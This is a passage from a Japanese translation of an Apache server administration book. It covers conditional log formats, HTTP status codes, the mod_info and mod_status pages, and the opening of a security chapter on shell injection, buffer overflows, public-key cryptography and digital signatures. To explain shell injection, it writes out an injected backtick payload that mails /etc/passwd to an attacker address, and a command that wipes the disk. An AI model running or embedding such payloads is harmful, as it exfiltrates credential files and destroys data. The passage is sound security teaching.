この記録内容を理解するのはそれほど難しくないだろう。lognameがunknownであるのに対してuserが不明な値を表す“-”になっていることに注意してほしい。これは、顧客用サイトでは顧客がIDを入力する必要がないからだ。営業用サイトのログの記録では、IDの入力が必要なので値があるはずだ。

記録フォーマットをさらに改良してみよう。%とコマンド文字の間に、エラーコードに基づく条件のリストを挿入する。HTTP/1.0の仕様では、エラーコードは以下のように定義されている。

```
200 OK (問題なし)
302 Found (ファイルを確認)
304 Not Modified (未変更)
```

400 Bad Request (不正なリクエスト)
401 Unauthorized (非許可)
403 Forbidden (禁止動作)
404 Not found (ファイルが見つからない)
500 Server error (サーバエラー)
503 Out of resources (サーバ側のリソース不足)
501 Not Implemented (未実装)
502 Bad Gateway (不正なゲートウェイ)

また、HTTP/1.1では以下のように定義されている。

100 Continue (継続)
101 Switching Protocols (プロトコルの切り替え)
200 OK (問題なし)
201 Created (作成成功)
202 Accepted (受理成功)
203 Non-Authoritative Information (非オリジナルデータ)
204 No Content (コンテンツなし)
205 Reset Content (コンテンツの再送)
206 Partial Content (コンテンツの一部)
300 Multiple Choices (複数の選択)
301 Moved Permanently (完全な移動)
302 Moved Temporarily (一時的な移動)
303 See Other (他を参照)
304 Not Modified (未変更)
305 Use Proxy (プロキシ使用)
400 Bad Request (不正なリクエスト)
401 Unauthorized (非許可)
402 Payment Required (有料)
403 Forbidden (禁止動作)
404 Not Found (ファイルが見つからない)
405 Method Not Allowed (許可されていないメソッド)
406 Not Acceptable (受理の拒否)
407 Proxy Authentication Required (プロキシの認証が必要)
408 Request Time-out (リクエストのタイムアウト)
409 Conflict (競合)
410 Gone (リソースはすでに削除されている)
411 Length Required (データ長が必要)
412 Precondition Failed (プレコンディションの失敗)
413 Request Entity Too Large (リクエストエンティティの容量超過)
414 Request-URI Too Large (リクエストURIの容量超過)
415 Unsupported Media Type (サポートされていないメディアタイプ)
500 Internal Server Error (サーバの内部エラー)
501 Not Implemented (未実装)
502 Bad Gateway (不正なゲートウェイ)
503 Service Unavailable (サービス使用不可)
504 Gateway Time-out (ゲートウェイのタイムアウト)
505 HTTP Version not supported (サポートしないバージョンのHTTP)

エラーコードの前に「もし〜でなければ」を意味する“!”を追加することもできる。たとえば、!200は「もしレスポンスがOKでなければ、記録せよ」という意味だ。営業用サイトでこれを試してみよう。

```
<VirtualHost sales.butterthlies.com>
LogFormat "sales: host %!200h, logname %!200l, user %u, time %t, request %r,
    status %s,bytes %b,"
...
```

fredというユーザ名とdon'tknowというパスワードでこのサイトにログオンしようとすると、以下のように記録される。

```
sales: host 192.168.123.1, logname unknown, user fred, time [19/Aug/
    1996:07:58:04 +0000], request GET HTTP/1.0, status 401, bytes -
```

しかし、theftという不名誉なパスワードでbillがアクセスした場合は、次のように記録される。

```
host -, logname -, user bill, ...
```

これは、リクエストに対するレスポンスがOKでない場合だけにhostとlognameを記録するように指定したためだ。また、複数の条件を組み合わせることもできる。たとえば、営業用サイトに関するセキュリティ上の問題のみを知りたい場合は、次のようにすれば認証に失敗したユーザ名だけを記録できる。

```
LogFormat "sales: bad user: %400,401,403u"
```

また、両方向のHTTPヘッダからデータを引き出すこともできる。

```
%[condition]{user-agent}i
```

これは、conditionが満たされた場合にユーザエージェント（クライアント上で稼働しているソフトウェア）が記録される。従来の方法で同様のことを行うには、AgentLogによるログファイルとReferLogによるログファイルを使用していた。

10.3 設定情報のレポート

Apacheには、内部で起こっているいろいろなことをクライアントに報告することができる。必要なモジュールはmod_info.cファイルにあり、このファイルは構築の際に組み込む必要がある。このモジュールは、インストールされているモジュールやConfigファイルで指定されたディレクティブなど、サーバ設定についての総合的な概要を示す。このモジュールはデフォルトではコンパイルされず、サー

バに組み込まれることはない。これを有効にするには、Win32またはDSOサポートが有効なUnixを利用している場合には対応するモジュールをロードする。あるいは、サーバ構築の設定ファイルに次の行を追加して、サーバを再構築する。

```
AddModule modules/standard/mod_info.o
```

また、*mod_info*をコンパイルしてサーバに組み込むと、このモジュールのハンドラ機能がディレクトリ別のファイル（通常は*htaccess*）を含むすべてのConfigファイルで利用可能になる。ただしその場合、サイトのセキュリティに関する問題が発生することがある。この機能が実際にどのように機能するかを実験するために、*.../site.info*のConfigファイルは*.../site.authent*のファイルを多少書き換えてある。

```
User webuser
Group webgroup
ServerName www.butterthlies.com

NameVirtualHost 192.168.123.2

LogLevel debug

<VirtualHost www.butterthlies.com>
#CookieLog logs/cookies
AddModuleInfo mod_setenvif.c "This is what I've added to mod_setenvif"
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/site.info/htdocs/customers
ServerName www.butterthlies.com
ErrorLog /usr/www/APACHE3/site.info/logs/error_log
TransferLog /usr/www/APACHE3/site.info/logs/customers/access_log
ScriptAlias /cgi-bin /usr/www/APACHE3/cgi-bin

<Location /server-info>
SetHandler server-info
</Location>

</VirtualHost>

<VirtualHost sales.butterthlies.com>
CookieLog logs/cookies
ServerAdmin sales_mgr@butterthlies.com
DocumentRoot /usr/www/APACHE3/site.info/htdocs/salesmen
ServerName sales.butterthlies.com
ErrorLog /usr/www/APACHE3/site.info/logs/error_log
TransferLog /usr/www/APACHE3/site.info/logs/salesmen/access_log
ScriptAlias /cgi-bin /usr/www/APACHE3/cgi-bin
<Directory /usr/www/APACHE3/site.info/htdocs/salesmen>
AuthType Basic
```

```
#AuthType Digest
AuthName darkness

AuthUserFile /usr/www/APACHE3/ok_users/sales
AuthGroupFile /usr/www/APACHE3/ok_users/groups

#AuthDBMUserFile /usr/www/APACHE3/ok_dbm/sales
#AuthDBMGroupFile /usr/www/APACHE3/ok_dbm/groups

#AuthDigestFile /usr/www/APACHE3/ok_digest/sales
require valid-user
satisfy any
order deny,allow
allow from 192.168.123.1
deny from all
#require user daphne bill
#require group cleaners
#require group directors
</Directory>

<Directory /usr/www/APACHE3/cgi-bin>
AuthType Basic
AuthName darkness
AuthUserFile /usr/www/APACHE3/ok_users/sales
AuthGroupFile /usr/www/APACHE3/ok_users/groups
#AuthDBMUserFile /usr/www/APACHE3/ok_dbm/sales
#AuthDBMGroupFile /usr/www/APACHE3/ok_dbm/groups
require valid-user
</Directory>

</VirtualHost>
```

AddModuleInfo 行および<Location ...>ブロックに注目してほしい。

10.3.1 AddModuleInfo

AddModule ディレクティブを設定すると、*module-name*で指定したモジュールの追加情報として *string*の内容をHTMLとして解釈して表示できる。

```
AddModuleInfo module-name string
サーバ設定ファイル、バーチャルホスト
```

以下に例を示す。

```
AddModuleInfo mod_auth.c 'See <A HREF="http://www.apache.org/docs/mod/
mod_auth.html">http://www.apache.org/docs/mod/mod_auth.html</A>'
```

`mod_info`モジュールを呼び出すには、www.butterthlies.com/server-infoを閲覧すればよい。以下のように表示される。

```

Apache Server Information
Server Settings, mod_setenvif.c, mod_usertrack.c, mod_auth_digest.c,
mod_auth_db.c, mod_auth_anon.c, mod_auth.c, mod_access.c, mod_rewrite.c,
mod_alias.c, mod_userdir.c, mod_actions.c, mod_imap.c, mod_asis.c, mod_cgi.c,
mod_dir.c, mod_autoindex.c, mod_include.c, mod_info.c, mod_status.c,
mod_negotiation.c, mod_mime.c, mod_log_config.c, mod_env.c, http_core.c
Server Version: Apache/1.3.14 (Unix)
Server Built: Feb 13 2001 15:20:23
API Version: 19990320:10
Run Mode: standalone
User/Group: webuser(1000)/1003
Hostname/port: www.butterthlies.com:0
Daemons: start: 5 min idle: 5 max idle: 10 max: 256
Max Requests: per child: 0 keep alive: on max per connection: 100
Threads: per child: 0
Excess requests: per child: 0
Timeouts: connection: 300 keep-alive: 15
Server Root: /usr/www/APACHE3/site.info
Config File: /usr/www/APACHE3/site.info/conf/httpd.conf
PID File: logs/httpd.pid
Scoreboard File: logs/apache_runtime_status

Module Name: mod_setenvif.c
Content handlers: none
Configuration Phase Participation: Create Directory Config, Merge Directory
Configs, Create Server Config, Merge Server Configs
Request Phase Participation: Post-Read Request, Header Parse
Module Directives:
SetEnvIf - A header-name, regex and a list of variables.
SetEnvIfNoCase - a header-name, regex and a list of variables.
BrowserMatch - A browser regex and a list of variables.
BrowserMatchNoCase - A browser regex and a list of variables.
Current Configuration:
Additional Information:
This is what I've added to mod_setenvif
.....

```

このファイルは、組み込まれているすべてのモジュールの概要が表示されるまで続く。

10.4 ステータス

同様に、`mod_status`モジュールを組み込んだApacheでこのモジュールを呼び出すと、総合的な診断情報を表示できる。

```
AddModule modules/standard/mod_status.o
```

この情報は、頻繁にアクセスを受けるサイトを管理するウェブマスターにとっては非常に有用だ。これを利用すれば、致命的な状態になる前に問題の発生を察知できる。しかし、これは秘密にすべき内部的な情報であり、Webを使用する外部の人間には公開すべきではない。IPアドレスなどを利用してアクセス制限を行って、この情報を保護する必要がある。つまり内部のネットワークを示すアドレスからの接続のみを許可するように設定するのだ。

10.4.1 サーバステータス

この演習では、前述のinfoもそのままになっている。... /site.statusのhttpd.confは以下のようになる。

```
User webuser
Group webgroup
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3/site.status/htdocs
ExtendedStatus on

<Location /status>
order deny,allow
allow from 192.168.123.1
deny from all
SetHandler server-status
</Location>

<Location /info>
order deny,allow
allow from 192.168.123.1
deny from all
SetHandler server-status
SetHandler server-info
</Location>
```

*status*と*info*のロケーションは、allow fromディレクティブを使って保護されている。

orderの使い方に注意してほしい。このディレクティブでは、最後に指定した要素が最終的な意味を持つ。また、SetHandlerの使用にも注意が必要だ。これは、ディレクトリへのすべてのリクエストに対するハンドラを設定するディレクティブであり、特定のファイル拡張子に対するハンドラを設定するAddHandlerディレクティブとは異なる。では、www.butterthlies.com/statusにアクセスしてみよう。以下のような結果が返されるはずだ。

```
Apache Server Status for www.butterthlies.com
Server Version: Apache/1.3.14 (Unix)
Server Built: Feb 13 2001 15:20:23
```

```

Current Time: Tuesday, 13-Feb-2001 16:03:30 GMT
Restart Time: Tuesday, 13-Feb-2001 16:01:49 GMT
Parent Server Generation: 0
Server uptime: 1 minute 41 seconds
Total accesses: 21 - Total Traffic: 49 kB
CPU Usage: u.0703125 s.015625 cu0 cs0 - .0851% CPU load
.208 requests/sec - 496 B/second - 2389 B/request
1 requests currently being processed, 5 idle servers
_W__ _.....
.....
.....
.....
Scoreboard Key:
"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"L" Logging, "G" Gracefully finishing, "." Open slot with no current process

Srv PID Acc      M CPU  SS Req Conn Child Slot Client      VHost
Request
0-0 2434 0/1/1    _ 0.01 93   5  0.0  0.00 0.00 192.168.123.1
www.butterthlies.com GET /status HTTP/1.1
1-0 2435 20/20/20 W 0.08  1   0 47.1  0.05 0.05 192.168.123.1
www.butterthlies.com
GET /status?refresh=2 HTTP/1.1

Srv  Child Server number - generation
PID  OS process ID
Acc  Number of accesses this connection / this child / this slot
M    Mode of operation
CPU  CPU usage, number of seconds
SS   Seconds since beginning of most recent request
Req  Milliseconds required to process most recent request
Conn Kilobytes transferred this connection
Child Megabytes transferred this child
Slot  Total megabytes transferred this slot

```

ブラウザから *status* をリクエストする場合に、以下に示す有用なオプションがある。

`status?notable`

テーブルタグをサポートしていないブラウザのために、テーブルタグを使用しないでステータスを返す。

`status?refresh`

1秒間隔でページを更新する。

`status?refresh=<n>`

<n> 秒間隔でページを更新する。

`status?auto`

プログラムで処理するのに適したフォーマットでステータスを返す。

これらのオプションは、カンマで区切って組み合わせて指定することもできる。たとえば、`http://www.butterthlies.com/status?notable,refresh=10`のように指定する。

10.4.2 ExtendedStatus

`ExtendedStatus` ディレクティブは、サーバがリクエストの拡張ステータス情報を追跡するかどうかを設定する。

`ExtendedStatus On|Off`

デフォルト: `Off`

サーバ設定ファイル

このディレクティブは、ステータスモジュールがサーバ上で有効な場合にのみ使用できる。

この設定はサーバ全体に適用され、バーチャルホスト単位で有効/無効を設定することはできない。

このディレクティブは、パフォーマンスに悪影響を与えることもある。

11章

セキュリティ

Webサーバを運用する際にはセキュリティの問題が発生する。ここでは、Webのセキュリティに関して一般的な問題を概観した後で、必要なコードを詳しく説明していくことにする。

コンピュータの中に許可されていない人が入って来るのは、自分の家に許可されていない人が入って来るのと同じように不安なことだ。通常は、スタンドアロンのPCは十分に安全だといえる。なぜなら、その中にある情報を盗んだり、損害を与えたりするには、まずコンピュータが置かれている家やオフィスに物理的に侵入しなければならないからだ。しかし、モデムやケーブルモデム、ワイヤレスネットワークなどを介してコンピュータを公共の電話ネットワークに繋いだら、5000万人（そのすべてが善良な人であるとは限らない）がひしめき合う大通りに引っ越して、玄関のドアを開ければなしにして、電気をつけたまま子どもをベッドに残して外出するような状態になるのだ。

コンピュータのセキュリティについては、図書館をいっぱいにするほどの書物がある。しかし、問題の核心は簡単なことだ。つまり、知らない人がコンピュータ内のデータをコピーしたり、変更したり、削除したりできないようにしたいのだ。また、マシン上で許可されていないプログラムを実行することも不可能にしたい。同じく重要なこととして、友人や正当なユーザがうっかり犯してしまう失敗も防ぎたい。こうした失敗でも、故意になされる破壊行為と同じような結果になってしまうこともあるからだ。たとえば、次のようなコマンドを実行してしまった場合を考えてほしい。

```
rm -f -r *
```

これだけのことで、このコマンドを実行したときのディレクトリ内にある自分のすべてのファイルとサブディレクトリが削除されてしまうのだ。もっとも、他人の領域ではこのコマンドを実行してもこれほどの悲劇にはならないはずだ。ここまでひどいうっかりミスをするというのは考えにくいことだが、ほんのちょっとしたミスが悲劇的な結果をもたらすことは十分にありうるのだ。

システム設計の観点から見る限り、悪意の行為だろうとミスであろうと違いはない。どちらも阻止するべきなのだ。

本章では、2台から10000台程度の端末を持つシステムに適用できる基本的なセキュリティ技術に

ついて説明し、次にそれをWebサーバに適用する方法を解説する。ここでは、Unixのような本格的なオペレーティングシステムが稼動しているものと想定する。

WIN32

ApacheはWin32でも動作するが、本章ではWin32については触れない。筆者らは、セキュリティを考慮するなら、Win32を利用すべきではないと考えているからだ。Win32にセキュリティ機能がないとは言わないが、これについては解説書が少なく、理解している人もほとんどいない。また、バグがあったり、結果の予測できない作業を行わなければならない危険性が常にある（WebからActiveXをダウンロードするように推奨される場合など）。

標準的なUnixのセキュリティに関する基本的な考え方の中では、コンピュータ上でのすべての操作は自分自身のアクションに責任を持てる既知のユーザによってなされる。コンピュータの利用者は、ログインすることでコンピュータに対して自分が誰であることを明らかにしなければならない。この時、ユーザは一意なパスワードによって本人であることを示し、管理者が管理するセキュリティデータベースで照合される（最近ではよりセキュアな方法として、公開鍵/秘密鍵ペアの秘密鍵を持っていることを示すことによって身元を証明する方法も採られている）。それぞれのユーザは、登録時に同等の特権を持つユーザのグループに割り当てられる。セキュリティに対して厳格な配慮がなされているシステムでは、ユーザのアクションはすべて記録される。マシン上のすべてのプログラムやデータファイルも特定のセキュリティグループに属している。こうしたセキュリティシステムでは、ユーザは所属するセキュリティグループに許されたプログラムだけを実行でき、そのプログラムはユーザのグループに許されたファイルにのみアクセスできる。

こうすれば、経理担当者が巧妙な口を使って不正な引き出しを行ったり、営業担当者が承認された経費の支払い額を上乗せしようと帳簿を改竄するなどという行為を阻止できるようになる。

もちろん、すべての領域に移動でき、あらゆる変更を行う権限を持ったユーザも必要だ。そのようなユーザがいなければ、そもそもシステムをセットアップすることができない。システムコンソールの向こうの壁に鉛筆で書き刻まれた最高機密のパスワードを使って、*root*としてログインするこのユーザのことをスーパーユーザと呼ぶ。スーパーユーザは必要不可欠だが、そのあまりに大きな権限のために扱いが厄介な人物でもある。もし、敵のスパイがこのセキュリティの最高権力者になりすますことに成功したら、システムは大問題に直面することになるだろう。

そしてもちろん、スーパーユーザ権限でマシンに侵入して、好き勝手にプログラムを実行することこそが狼の目的なのだ。それに失敗した場合でも、自分が持つ権限以上に高い特権で侵入しようとするだろう。これがうまくいけば、データを削除/変更したり、本来は読むことができないファイルを開いたり、もっと重要なシステムのパスワードを取得することも不可能ではなくなる。私たちの目的は、こうしたことができないようにする方法を知ることなのだ。

11.1 内部ユーザと外部ユーザ

すでに述べたように、Unixを含む本格的なオペレーティングシステムは、各ユーザが実行できる操作を限定することでセキュリティを確保している。この詳細を完全に把握することは本章の目的ではないが、この考え方をWebサーバに適用する際には、その背後にある保護すべきネットワークのセ

セキュリティという観点から、サーバのユーザは誰なのかということを明確にしておかなければならない。Webサーバのセキュリティを考える際、基本的に2種類のユーザが存在することを認識する必要がある。内部ユーザと外部ユーザである。

内部ユーザとは、サーバを所有している組織内のユーザのことだ（少なくとも、所有者によってサーバの内容を更新することを許可されたユーザである）。一方、外部ユーザは、それ以外のインターネット上に存在する人々のことを指す。もちろん、この「外部ユーザ」にはさまざまなレベルの人々が含まれる。しかしここでは、Webページを見るためにのみHTTPサーバを利用するユーザ（外部ユーザ）と、Webサーバに対して広範なアクセス権を与えられたユーザ（内部ユーザ）の違いの理解を目指す。

これら2種類のユーザについてセキュリティを検討する必要があるわけだが、外部ユーザに対する不安要素は相対的に多いので、対内部ユーザ以上に厳重なコントロールが必要になる。だからといって、必ずしも内部ユーザが信頼できるというわけではないし、悪事を働く可能性が低いというわけでもない。動機を持っていることやサイト内部を知っていることを考えると、より厄介な存在となる可能性もある。しかし、内部ユーザの場合は、事実が発覚した場合に何らかの制裁を加えることができるが、外部ユーザの場合はそういうわけにはいかない。

インターネットに接続するということは、世界の誰もが外部ユーザとなってサーバのキーボードを自由に操ることを許可するようなものだ。これはあまりにも危険である。私たちとしては、ごく限られた範囲の安全な操作だけを許すようにしたいし、その範囲を越える操作ができないことが確実でなければならない。このためには、以下のようなことを実現する必要がある。

- 外部ユーザは指定されたファイルやプログラムだけにアクセスできるものとし、それ以外にはアクセスさせない。
- サーバが卑劣な攻撃に対して脆弱ではないこと。たとえば、ページの要求で1MBにも及ぶファイル名を渡したり（「悪い奴」はこのような長い名前前で固定長バッファのオーバーフローを引き起こし、スタックを破壊しようとすることがある）、サーバのオペレーティングシステムがコマンドとしての解析を引き起こす（`!` や `#`、あるいは `/` のような）「奇妙な」文字を、ページのファイル名の一部としてもぐり込ませたりするような攻撃が知られている。これを回避するには、ただ注意深くプログラミングを行うほかはない。Apacheでは、固定長データを扱う場合以外は固定長バッファを使用しない、という姿勢で1つめの問題に対処している[†]。これは簡単に聞こえるが、実際にはそれほど容易なことではない。もう1つの問題にはケースバイケースで対応する。ときには、セキュリティ違反が見つかったから対処することがある。ただし、Apacheのコードを記述する際に慎重に考慮しさえすれば、問題を解決できる場合も多いのだ。

残念なことに、Unixは私たちの意に反して動作する。まず、標準のHTTPポートが80番に割り当てられている。このポートの割り当てがスーパーユーザだけに許可されているために（これは、ログイン

[†] バッファオーバーフローは、Webサーバだけではなく、インターネット上で発生するセキュリティホールの最も一般的な原因だ。

権限を持つ信頼できないユーザが存在するというマシンにおいて有効な対策だったが、セキュリティが求められる現在のWebサーバにとって望ましい状況ではない)、サーバは少なくともスーパーユーザで起動しなければならない。しかし、本来ならスーパーユーザでの起動は避けたいところだ。

また別の問題点としては、Unixで利用されるさまざまなシェルには、高度な構文機能が備わっている点が挙げられる。これを利用して、「悪い奴」は私たちが予期しない行為を行うために、数々のトリックを開拓できるのだ。Win32でも、こうした問題は解決されない。Win32の唯一のシェル(COMMAND.COM)は機能が非常に低いので、その代わりにUnixシェルを使用する場合があるからだ。

たとえば、ユーザに対してHTMLでフォームを送信する場合を考えてみよう。ユーザのコンピュータは、このHTMLを解釈して画面にフォームを表示する。ユーザはフォームに値を入力し、[送信]ボタンを押す。ユーザのマシンはフォームをサーバに返送する。つまり、末尾にフォームの内容を付加したURLを呼び出すのだ。サーバの方は、このURLによって、フォームの内容を後で参照できるようにファイルの末尾に追加するスクリプトが実行されるように設定されている。スクリプトには次のような行がある。

```
echo "You have sent the following message: $MESSAGE"
```

これは、テキスト文字列\$MESSAGEに入っている(ユーザが入力した)値を引用して、確認メッセージをそのユーザに返送するためのものだ。

さて、もし外部ユーザが狡猾な悪人であった場合、次のような\$MESSAGEを送信してくるかもしれない。

```
`mail wolf@lair.com < /etc/passwd`
```

バッククォートで囲まれた文字列は、Unixシェルがコマンドとして解釈する。つまり、最高機密であるパスワードファイルを、まったく見知らぬ人に送信するという、非常に危険な処理が実行されることになる。もしくは、これもすぐに考えつきそうなものだが、同様に悪意に満ちた次のようなコマンドを送ってくることも考えられる。

```
`rm -f -r /*`
```

この結果、サーバのハードディスクはまっさらにされてしまうことになる。

11.2 電子署名とバーチャルキャッシュ

長期的な観点で見た場合、暗号の用途として最も重要なものの1つは、バーチャルマネーまたはバイナリキャッシュの実現だろう。これは別の見方をすれば、デジタル署名、つまりは電子小切手の実現を意味しているともいえる。

一見これは不可能なようにも思える。小切手のような証書を発行する際の正当性は、署名によって立証されている。シンプルで、見たところ偽造も簡単そうだが、このシステムは紙を使った場合には実際に機能している。そこで、署名のイメージをスキャンし、それをそのままWebに転送してその人物の証書を確認するために使いたいと考えるところだろう。しかし、紙に対する署名という方法で保護されていたセキュリティは、デジタル化されることによってすべて意味を持たなくなってしまうのだ。偽造者は、単純に署名イメージを構成するビットパターンをコピーして保管しておき、それを購入の際に送信すれば無料ショッピングを楽しむことができる。

電子署名の方法とは、しかるべき団体から発行されたデータに対して本人だけができる動作を行うことによって、そのアイデンティティを証明することだ。ここでいう「本人だけができる動作」がどのようなものかについては後で説明する。

公開鍵暗号については、今ではよく知られるようになったので、本書ではその大まかな要点を概説するにとどめる。ここに2つの鍵がある。1つはメッセージを暗号化するための公開鍵で、もう1つは公開鍵で暗号化したメッセージを復号化するための秘密鍵だ（逆の使い方も可能）。従来の暗号化/復号化と異なり、秘密鍵と公開鍵のどちらでも暗号化することができ、他方の鍵でそれを復号化することができる。

利用者は公開鍵をそれを必要とする誰かに渡し、秘密鍵は他人に明かすことなく自分で保持する。暗号化に使う鍵と復号化に使う鍵が異なることから、このシステムのことを非対称鍵暗号と呼ぶこともある。

つまり、前述の「アイデンティティを証明するために本人だけができる動作」とは、秘密鍵を使ってあるテキスト文字列を暗号化することなのである。秘密鍵で暗号化したテキスト文字列は、その人の公開鍵を使えば誰でも復号化できる。復号化した文字列が意味のあるテキストになっていれば、それは確かにその人が暗号化したものと判断できるし、そうでなければ、別の誰かが暗号化したものということになる。

たとえば、このテクノロジーを恋愛事情に適用してみよう。恋人募集中のあなたは、出会いを期待して、ひとり者が集うニュースグループを購読しているとする。そこでは、同じように出会いを求める人々が、自分の魅力や誰かに会いたいという希望を書き綴っている。ある日、あなたの興味を引く人がいたのだが、その人は自分の魅力をアピールするメッセージの下に、自分の公開鍵も提示していた。そこであなたは、さっそく次のような返事を書く。

「私は、...（ここには、ありったけの自分の魅力が書き込んであるとする）。自転車置場の後ろで、00:30に待っています。私のハートは張り裂けんばかり...（などなど）」

これを相手の公開鍵で暗号化してから送信する。たとえこのメールの配送中に、あるいは相手方のコンピュータ上に配送された後に内容を覗かれても、解説は不可能なので誰もあなたの幸福な時間に干渉することはできないだろう。あなたの意中の人だけがメッセージを解説し、返事を書いて暗号化することができるのだ。

「ええ、ええ、もちろん、絶対会いに行きます！」

これを秘密鍵で暗号化し、あなたに送り返す。もし、あなたがこのメッセージを送信者の公開鍵を使って復号化することができれば、このメッセージが本当に意中の相手から届いたものであると確信できるわけだ（あなたの魅惑の時間に干渉して、下世話な批評をしようとしている悪戯者からのものでないことがわかる）。

ところが、返信で利用されている公開鍵が推測できれば、この返信の復号化は不可能ではない。そこであなたの相手は、自分が送信したことを証明するために自分の秘密鍵で暗号化した後、他人が読むことができないようにあなたの公開鍵を使ってもう一度暗号化することもできる。読むためには2回復号化を行えばよいわけだ。

暗号化と復号化のモジュールには、次のような重要な特徴が1つある。たとえ暗号化したときの鍵番号を持っていたとしても、復号化用の鍵番号を導き出すことはまず不可能である（いや、まったく不可能ではないが、数年間におよぶ計算が必要だろう）。これは、暗号化には大きな数値（鍵）が使われ、復号化はその数値の素因数を知っていなければならないが、素因数分解は非常に困難を極めるからだ。

公開鍵暗号の強度は、鍵の長さ（鍵長ともいう）によって測られる。鍵の長さは、素因数分解に要する時間に影響を与えるからだ。「悪い奴」（1章の2つめの脚注を参照）と米国政府（奇妙なことだが）は、メッセージを解読しやすいように、人々が短い鍵を使用することを望んでいる。これをよく思わない人は、メッセージを解読しにくくするために、長い鍵を使用する。実際にそうする場合の制限は、鍵が長いほど、最初の作成に時間がかかり、鍵を使う際に必要な時間が長くなることだけだ。

1994年に、インターネット上の600人のボランティアによって公開鍵を破る実験が行われた。その結果、429ビットの数値を素因数分解するのに1600台のコンピュータと8ヵ月という時間を要したのである（Simson Garfinkel 著『Pretty Good Privacy』1994年、O'Reilly&Associates 発行、日本語版：『PGP：暗号メールと電子署名』オライリー・ジャパン 発行を参照）。ある数値の素因数分解にかかる時間は、10ビット増えるごとに約2倍になる。つまり同一環境下で1024ビット鍵を素因数分解するには、約100京年の時間がかかることになる。

2000年までには、技術の進歩もあり、スウェーデンのチームが512ビット鍵で暗号化されたメッセージを解読したことによって、『The Code Book』（2000年、Anchor Books 社発行、日本語版：『暗号解説』新潮社発行）の著者Simm Singhから10,000ドルを獲得している。解読にかかった時間は、PC時間にして70年である。

しかし数学の世界での素因数分解手法の進歩によって、状況が一夜にして変わるかも知れない。また量子コンピュータの提唱者は、量子コンピュータ（今のところは概念上のマシンに過ぎないが）は非常に高速に動作するので、人間の一生涯の時間内で1024ビット鍵を破れるだろうとも言っている。

ここで理解しておく必要があるのは、守るべきものが暗号や金庫、ABM ミサイル、城、要塞など何であれ、完全なセキュリティなどとはあり得ないということだ。私たちが取り得る最善の対応策は、できるだけ攻撃を遅らせて、その間に攻撃者の手の届かない場所に逃げるか、あるいは攻撃者が興味を失ったり、捕まったり、年老いたりするのを待つことである。

公開鍵暗号技術は、暗号コミュニティの悲願のいくつかを達成している。

- 現実に可能な攻撃では（知られている範囲では）破られることがない。
- 可搬性がある。ユーザの公開鍵は128バイト長で構成されており[†]、場合によってはさらに短くても構わない。
- 誰もが暗号化できるが、復号化を行えるのは秘密鍵の所有者だけである。あるいは逆に、秘密鍵によって暗号化された文書が公開鍵によりきちんとした平文に復号化されれば、文書に施された署名が本人のものであることを証明できる。

公開鍵暗号の発明者たちはこのことに気付いたとき、クリスマスのような心地だったに違いない。しかし同時に、公開鍵暗号はトラフィックがまったくなくても破ることのできる暗号化手法の1つでもある。コード解説の従来の手法は、十分な量のメッセージを集めて（これ自体が非常に難しいことだ。もしユーザが巧妙に数少ないメッセージしか送信しないようにしている場合には不可能だろう）、そこから推測できる基本的な平文の規則性から暗号鍵を導き出す、といったものである。ちなみに、第2次世界大戦中にドイツのエニグマ暗号を破るために使われたのはこの手法であった。公開鍵暗号技術が、トラフィックがなくても解析できるということは注目に値する。解析するには、公開鍵の素因数を計算すればよいのだ。ただし、これは前述のように決して簡単なことではない。

公開鍵と秘密鍵という2つの鍵が与えられることによって、2つのモジュールは相互に交換可能となる。暗号化の後で復号化するという通常の順序での使用の場合はもちろん、復号化モジュールによって平文を復号化してそれを暗号化モジュールで暗号化しても再び平文に復元できる。

ここで重要なのは、ユーザは自分の秘密鍵でメッセージを暗号化して、それをユーザ自身の公開鍵を持っている誰かに送信できるということだ。このメッセージを判読可能なテキストに復号化できれば、それがそのユーザから配送されたものだということが証明されるわけだ。つまりこれは捏造できない電子署名なのだ。

これはWeb上で金銭のやり取りをするときに利用できそうだ。たとえば、あなたはAmerican Expressにアカウントを開通しているとしよう。あなたは本書を出版社から購入することにした。そこで、自分の口座から代金を引き落としてO'Reilly社に振り込むことを指示した暗号化されたメッセージをAmerican Expressに送る。American Expressは（あなたがまともな判断力のある人間で、秘密鍵を公開するような愚かなことをしていない限り）このメッセージを送信できるのはあなただけなので、この処理を安全に遂行できるわけだ。実際の電子商取引はこれよりもはるかに複雑だが、本質的にはこのようなものと考えてよい。

公開鍵暗号の問題点は、非常に大きな数字を計算しなければならないので時間がかかるということだ。前出の恋人達は、メッセージ全体を公開鍵暗号でエンコードしていたが、この間彼らは相当待たされたに違はなく、その間に別の結婚相手を見つけていたかもしれない。実際には、メッセージの暗号化には、時代遅れではあるものの処理が高速な単一の共有鍵が使われる。当事者たちは、公開鍵を使ってこの共有鍵をやり取りする。共有鍵は短いので（128ビットか16文字程度）、簡単にやり取りできる。そして、この鍵を使用して、異なるアルゴリズム、おそらくはIDEA（International Data

[†] 本当に安全にするためには、さらに長い鍵を使用すべきだという意見もある。ただし、4,096ビット（512バイト）を超える長さを推奨する人はいない。

Encryption Algorithm) またはDES (Data Encryption Standard) によってメッセージを暗号化・復号化する。たとえば、PGP (Pretty Good Privacy) では、鍵の生成と転送に公開鍵暗号を利用し、メッセージの暗号化と解読にはIDEAを利用している。

この種の暗号化方式を公開鍵暗号同様に頑強なものにするための暗号技術も存在する。すぐれたシステムに対する唯一の攻撃方法は、あり得るすべての鍵の組み合わせを順に試すことだ。しかし、その難度を高めるために鍵を必要以上に長くすることはない。たとえば、もし128ビットの鍵を推測して毎秒100万回ずつ試すと、正解を得るまでには 10^{25} 年かかることになる。これは宇宙の年齢の 10^{15} 倍に過ぎないが、十分に長い時間だ。

11.3 証明書

「誰もひとりではない」とJohn Donneは言っている。誰も自分自身に対して暗号を使ったりはしない。そうすることにはほとんど意味がないだろう。スパイが自分のボスに報告するというような単純な状況でも、話している相手が本当にその本人かどうかを確かめることは重要である。対敵情報活動においては、捕まえた敵のスパイになりすまし、暗号担当部局に味方を送り込んで敵を罠にかけるといった手段がよく使われる。これは、スパイのボスを悩ませる危険な手段である。そこでボスは、敵側には気づかれにくくて本物だと確認できるような、ちょっとしたトリックを部下に教えることがある[†]。

